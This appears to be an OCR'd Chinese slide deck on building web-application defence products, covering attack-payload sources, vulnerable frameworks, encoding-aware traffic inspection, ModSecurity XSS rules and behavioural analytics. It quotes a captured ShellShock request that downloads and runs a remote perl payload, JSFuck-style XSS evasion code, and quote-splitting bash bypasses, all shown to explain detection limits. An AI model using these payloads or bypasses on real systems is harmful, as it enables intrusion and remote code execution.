
防御产品的自研

作为甲方，如果仍然要自研，那么在自研之前，需要先知道**黑客平时会发送的攻击请求内容是什么**，有一些如Kali Linux(Backtrack)、Beini等黑客工具平台，集成了很多平时黑客会用到的工具，可以用来抓取攻击流量，并提取特征(payload)，还有一些安全网站上总结出的cheatsheet，archive，list也可以作为参考



以上是一些黑客工具的攻击流量包

从数据包报文中找出攻击特征作为规则



防御产品的自研

在自研之前，还需要知道公司程序员使用了多少种存在已知漏洞的代码框架和应用。

比如：PHP开发框架 Yii, Python Web 框架 Django, J2EE框架 Spring, MVC框架 Struts, 轻量级PHP开发框架 ThinkPHP

漏洞组件 — Spring

漏洞详情： Spring Framework是一个开源的Java / Java EE全功能栈（full-stack）的应用程序框架， 以Apache许可证形式发布，也有.NET平台上的移植版本

相关漏洞

SSV ID	提交时间	漏洞
SSV-92474	2016-10-17	
SSV-92099	2016-07-13	
SSV-60987	2013-09-03	
SSV-20927	2011-09-13	
SSV-19835	2010-06-21	

漏洞组件 — Struts

漏洞详情： Struts 是Apache软件基金会（ASF）赞助的一个开源项目。它通过采用JavaServlet/JSP技术，实现了基于Java EEWeb应用的MVC设计模式的应用框架，是MVC经典设计模式中的一个经典产品。

相关漏洞

SSV ID	提交时间	漏洞等级	漏洞名称	漏洞状态
SSV-62390	2013-06-06		struts 2.3.14.2 命令执行漏洞	
SSV-62378	2013-05-21		struts 2.3.14 includeParams 命令执行漏洞	
SSV-62632	2014-04-24		Struts 2.3.16.1 代码执行漏洞	
SSV-62415	2013-07-17		struts 2.3.15 命令执行漏洞	
SSV-62324	2013-03-27		Struts 2.3.1 DebuggingInterceptor 命令执行漏洞	
SSV-61200	2013-03-26		Struts 2.3.1.1 命令执行漏洞	
SSV-62288	2012-07-05		struts <=2.1.8.1 远程命令执行漏洞	

防御产品的自研

除了这些针对性的，还有通用型的。比如如果使用了SSL，他的各个版本漏洞有4页，要是用了nginx，已知漏洞就有5页。如果代码都是研发自己写的，一般来说漏洞会更多，因为处理不好各种字符编码，各种拼接，ACL，注意不到语言特性、功能特性造成的代码缺陷。

缺陷类型会包括：XSS、CSRF、SSRF、SQL注入、拒绝服务、反序列化、代码注入、文件包含、重定向、权限配置不当、信息泄露、任意文件下载等

常见的需要关注到的有以下这些：

Webserver: Apache、IIS、Nginx、Tomcat、Jboss、Jetty、Weblogic

Framework: Struts、Yii、ThinkPHP

Web应用: Discuz、phpMyAdmin、CKEditor、dedeCMS

防御产品的自研


然后，目前可以参考的开源防御方案有：

ModSecurity

endian


untangle

Snort



防御产品的自研

如果分析过报文，就会发现：以上很多的攻击，以及很多危害非常大的入侵行为，**攻击特征是在HTTP请求的Body**部分。URL中并不存在显著特征。有些只留下正常的日志。比如下图是黑客连接服务器上的木马，并列出网站目录的报文。



日志中会记录到的只是对a.php的请求，这个可能还好辨别。但是如果木马不叫a.php而叫backup.php呢？而且攻击者为了能够绕过检测，对字符串进行了base64编码以及URL编码。

防御产品的自研

为了能够检测到这些攻击，就需要引入全流量分析，对HTTP请求中的所有内容(包括Header中的所有字段，整个HTTP请求的Body部分)进行编码解码及攻击检测。

***(这里还没有考虑将攻击分片传输、截断/拼接/覆盖等问题)**

于是需要能够正确识别并解码常见的Unicode、GBK、ASCII、Base64等编码方式，由于攻击者还会使用多重编码，因此还需要能够递归检测，而且后台服务/数据库还会使用自己的编码或加密方式。

速率需要达到很高的要求，不能影响到业务

能够按端口及报文内容进行协议类型的识别

提供对小概率事件(所有奇怪状况)的支持


检出率、误报率达到可以接受的水平


不出现回退和故障，能够不影响业务地bypass

*然而黑客发起DDOS的目的，有时就是为了制造bypass，放行其攻击

防御产品的自研

因此**最传统的方式是有一个攻击/漏洞，加一条规则**，这样来进行防御。比如XSS的问题：OWASP 项目 Xenotix XSS Exploit Framework 提供了近5000种XSS的攻击实现方式。因此需要总结出的规律和规则就可能已经比较多了。 而且速度上是加一条规则慢一点的。






https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
OWASP的XSS防御规则绕过方法集

防御产品的自研

而一些**特征不容易匹配的**，实际上也是**不能用常规的“字符串匹配”和“正则表达式”**方式来防御的。
比如绕过XSS漏洞的：JSFuck -- 用()+[]!这几个字符表示英文字母和数字的一种编程风格



你可能觉得再把这些特殊字符也过滤掉就好，
但是实际上他还可以被写成:

JavaScript Tricks

```
(É=[Å=[],µ=!Å+Å][µ[È=-~-~-++Å]+({}+Å) [Ç=!!Å
+µ,ª=Ç[Å]+Ç[+!Å],Å]+ª])() [µ[Å]+µ[Å+Å]+Ç[È]+ª](Å)

($=[$=[]][(__=!$+$)[_=-~-~-~$]+({}+$)[_/_]+($$=($_=!""
+$)[_/_]+$_[+$])])()[__[_/_]+__[_+~$]+$_[_]+$$](_/_)
```


详见如何绕过XSS过滤器&如何攻击他们BlackHat USA 2009 Our Favorite XSS Filters and How to Attack Them:
https://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf

防御产品的自研

如果仍然执意要写成**“字符串匹配”和“正则表达式”**方式来防御。

那么业内知名的**ModSecurity**已经给整理出来了一部分，分成两步：

第一步，匹配存在以下单词：@pm jscript onsubmit copyparentfolder javascript meta onmove onkeydown onchange onkeyup activexobject expression onmouseup ecmascript onmouseover vbsc ript: <![cdata[http: settimeout onabort shell: .innerhtml onmousedown onkeypress asfunction: onclick .fromcharcode background-image: .cookie ondragdrop onblur x-javascript mocha: onfocus javascript: getparentfolder lowsrc onresize @import alert onselect script onmouseout onmousemove background application .execscript livescript: getspecialfolder vbscript iframe .addimport onunload createtextrange onload <input



第二步，匹配以下正则表达式：

(?:\b(?:(?:type\b\W*?\b(?:text\b\W*?\b(?:j(?:ava)?|ecma|vb)|application\b\W*?\bx-(?:java|vb))script|c?:opyparentfolder|reatetextrange)|get(?:special|parent)folder|iframe\b.{0,100}?\bsrc)\b|on(?:(?:mo(?:use(?:o(?:ver|ut)|down|move|up)|ve)|key(?:press|down|up)|c(?:hange|lick)|s(?:elec|ubmi)t|(?:un)?load|dragdrop|resize|focus|blur)\b\W*?=|abort\b)|(?:l(?:owsrc\b\W*?\b(?:(?:java|vb)script|shell|http)|ivescript)|(?:href|url)\b\W*?\b(?:(?:java|vb)script|shell)|background-image|mocha):|s(?:(?:tyle\b\W*=.*\bexpression\b\W*|ettimeout\b\W*?)\(|rc\b\W*?\b(?:(?:java|vb)script|shell|http):)|a(?:ctivexobject\b|lert\b\W*?\(|sfunction:))|<(?:(?:body\b.*?\b(?:background|onloa)d|input\b.*?\btype\b\W*?\bimage)\b| ?(?:(?:script|meta)\b|iframe)|!\[cdata\[)|(?:\.(?:(?:execscrip|addimpor)t|(?:fromcharcod|cooki)e|innerhtml)|\@import)\b)

*其核心规则集(不是全部规则)处理XSS这1种漏洞的配置文件稳定版 modsecurity_crs_41_xss_attacks.conf及2016年11月版本的REQUEST-941-APPLICATION-ATTACK-XSS.conf大小分别为98KB和40KB，过多的正则表达式造成速度相当不快。

防御产品的自研

要是这样也可以接受，那么那些**防御方案很容易被绕过的漏洞以及未被公开的漏洞**，怎么办呢？

```
GET /phppath/php-cgi  HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("crontab -r ;
  killall -9 perl ; cd /tmp/ ; mkdir temp.old ; cd /tmp/temp.old ; wget http://31.184.          /path-old ; perl pa
  h-old ; lwp-download http://31.184          /path-old ; fetch http://31.184          /path-old ; curl -O http:/
  31.184.          /path-old ; perl path-old;cd /tmp/;rm -rf temp.old");'
Host:
Connection: Close
```

传统防御方案是匹配“() { :;}; ”而bash支持使用引号分隔，仍然可以执行命令。因此只需多加引号即可绕过。

比如上图截获的ShellShock破壳漏洞(CVE-2014-6271)攻击尝试。攻击者在HTTP请求中注入Bash命令，终止系统中运行的进程、创建文件夹、下载文件，打印远程命令执行成功的”SUCCESS!”...

```
root@ante:/# ls
0                 home        nogotofail-dev  selinux     var
bin               initrd.img  opt             srv         vmlinuz
boot              lib         proc            sys         waf-research-mas
dev               lost+found  root            tcpreplay
etc               media       run             tmp
example.conf.json mnt         sbin            usr
root@ante:/# l''s
0                 home        nogotofail-dev  selinux     var
bin               initrd.img  opt             srv         vmlinuz
boot              lib         proc            sys         waf-research-mas
dev               lost+found  root            tcpreplay
etc               media       run             tmp
example.conf.json mnt         sbin            usr
root@ante:/# py'tho'n
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

像这类问题，如果漏洞发现者只是默默利用，而不予以公开，也就没有匹配规则，要怎么去防御呢？

防御产品的自研

为此，国际上开发出了多种方案解决这个问题，比如：

基于行为分析的，其核心思想是定义并计算总风险分，例如： 假设一个叫John的雇员，在一个他从来不活跃的时间（计25分）访问了一个敏感文件（计20分），并访问了好几个月没有使用过的代码存放位置（计15分），还复制了非常大量的文件（计22分）,到一个从未使用过的USB设备（计24分）.那么风险总分就是20+25+15+22+24=106分，2倍于他平时的平均分50分和范围(0-60分)，John就存在被黑了或者正在做坏事的高度嫌疑。与Alibaba的**风控系统**类似，可以参考《看完惊呆！支付宝是如何用大数据憋死伪基站骗子？》

根据RSA 2016大会参展商列表的显示
参考https://www.rsaconference.com/events/us16/expo-sponsors/exhibitor-list
研发了行为分析技术(Behavioural Analytics)的公司就有
Interset, GuruCul, Behaviosec, NuData Security, eSentire, SAVIYNT, Reservoir Labs等超过40家

如果使用了国内普及度较高的kibana分析日志，比较推荐的是参考这家的白皮书
http://storage.pardot.com/80502/88450/Interset_Platform_Technical_WP_2016_V3.pdf

防御产品的自研

除此之外，还有**基于大数据**的：

不过实现起来需要能解决**大数据的6个V问题：Volume海量的数据规模; Velocity高速率; Variety来源多样性，Veracity来源可信度; Value是否有价值; Visualize可视化**。

在Variety方面，对数据来源多样性的支持，著名厂商Palantir对多种机器生成的数据格式(.xls, .pdf, .doc, .jpg)和人类生成的不太规范的格式已均可支持；

Veracity来源可信度方面，需要前期对数据做一些清理，排除杂乱的、不可信的数据，或者对可信和不可信数据做好分类。失败案例可参考Google的流感预测；

Value是否有价值方面，很多已经证实没有意义的，挖掘出5RMB价值需要投入10RMB成本的就不用再处理了；

Visualize可视化方面。可视化既不是全部，也不是最终目的；各家都有在网络上布节点，动辄展示全网攻击流量图，可是横向比较后会发现每家显示的都不一样；

防御产品的自研

